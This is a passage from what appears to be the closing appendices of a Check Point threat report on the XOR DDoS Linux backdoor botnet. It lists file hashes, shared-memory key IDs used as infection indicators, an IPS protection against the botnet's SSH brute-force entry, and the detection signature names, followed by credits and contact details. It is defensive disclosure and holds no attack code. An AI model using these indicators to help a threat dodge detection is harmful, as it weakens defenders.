	d8ebf75697902e883006fc46410558d98c667bc50ebf374d2acd5cc3bfcdc2ff
	64eee462375810e00d0b262523a53ee405b274f29451f85cb1f9bcd1497b1f33
	4240e265ad237382e5a2c22f65f022775c07463e5309439d226c2cc1f852624b
	a6b8d218bfa051b3234977290ad6c9af6c3ea7dcf26b643b381f8876f12e7d68
	2f20b41d601bde086a823e505ae0c1d6cfd3d40469373963ec3e15cd8df3baba
	54e4e86a9c809e57e754411a4b735241dce631006310252e55aeed2663cbce7d
	e8cb63cc050c952c1168965f597105a128b56114835eb7d40bdec964a0e243dc
	f7dd38bb822b09fae818c9cf7ccf38e147256966d2075b18d70b9295f3806b06
	7b7cd047dc04cbb5c88c2768ba80d5caba572ea17d3ccec0a40af4a530def810
	b84cf164fde12dd07192aa44f1b943044610539fd979e0f9359d44062f21a612
	926bc6bbd17d86da5b7cb5fd4265217e8a289a14da8e85a7c5b9b10a84dea7b0
	19c25663f2912ab9dd1f7907e2907d6f4b332fda85d05ebec97ee29ea25ef5f4
	dced727001cbddf74303de20211148ac8fad0794355c108b87531b3a4a2ad6d5
	64f241c9724fd9065f9c68c67a767406df7cd60fd0ea94cc7a2cce485b0aa061
	e95c0cea8a0e90c7670387512d1b99a8f6f78fa70e2cb35763e2ba5453b14cfa
	82ea63f37f85e4853ae64473d933f73eed0bb484ae7db0d39104659b75a223f4
	0b09ac166546cd7b4bcfb745e4098a1afb6d1d08d78d5bf77c04a67a8a0dd2f8
	072ca4c25ca70e68af5e9f452176459ef4d0b2df24417ccb4448aab654fc22ef
	edbfaba19072beeeb2cfdbf56d3f4f820f90404d5782f6bdbfb0583be1be0ddd
	8c459a7cf1337bca62c256717273bb49c1166b05c97b5afcd5b04932beb33b97
	1bba5771b3c3412bd8a0cb060575f5b2aa2d498baa99e9e5405f3f5145d31973
	eb0c0587cf20c81921b7b6d174177ef8b11133bb65a760d9016fbdce917a2ee6
	9a8c589fbfa928bacea0f323fe61e398dc370e2fd72229fc36a9af53004f6c9c
	5d6c8c82ed6d218478b6a6cb9e9808c5248de52eff4eaadabb94766c3c8e8e23
	ce46658b3ec80b2d25eac5b629b488f5808cce2da8683daad58bb23204bb0aad
	859a952ff05806c9e0652a9ba18d521e57090d4e3ed3bef07442e42ca1df04b6
	24b9db26b4335fc7d8a230f04f49f87b1f20d1e60c2fe6a12c70070bf8427aff
	2c37f104ec1e9f70a9fa316757e1a512241d72dbd95ad092a817ac3854e03036
	022b8d68e117bc9107a4c22eac56548bcc96ac7430245644e3306d98b9010d05
	6a4541d2b7b5f1b9ad3becefe257e0ebc3648d6275e663a921ec5fa905ad6cfd
	6b901291d59efe98e34f245f8cf52aed5a10e94b591e66896d36bbe7717d53dd
	f862de27e5d6c33e9de8b8ef907f2621fd86cbbadf6bfc019143cb546dbd9e14
	834eb864a29471d0abe178068c259470e4403eb546554247e2f5832acf9586ab
	0c20826dc6d105cc7ff6fc79c68605bd1503c2de320d2d636384a8618f126552

SYSTEM MEMORY

A shared memory object that contains one of these key IDs (can be a false positive):

```
0xFAFAFAFA
0xDA718716
```

APPENDIX E—CHECK POINT DETECTION NAMES


Check Point IPS blade customers can protect themselves against the initial SSH brute force attack conducted by this botnet by enabling and properly configuring the IPS protection "Multiple SSH Initial Connection Requests."

The following signature names have been assigned to this threat in the various Check Point products:

Backdoor.Linux.Xorddos.*

Operator.Xorddos.*

Special thanks to Greg Smith, Omer Matan, Yaniv Balmas, Aliaksandr Chailytko, Dan Wiley, Rachel Teitz and Shahar Tal for their help in researching this case and with the writing of this report.



The Check Point Incident Response Team is available to investigate and resolve complex security events that span from malware events, intrusions or denial of service attacks.
The team is available 24x7x365 by contacting emergency-response@checkpoint.com or calling 866-923-0907.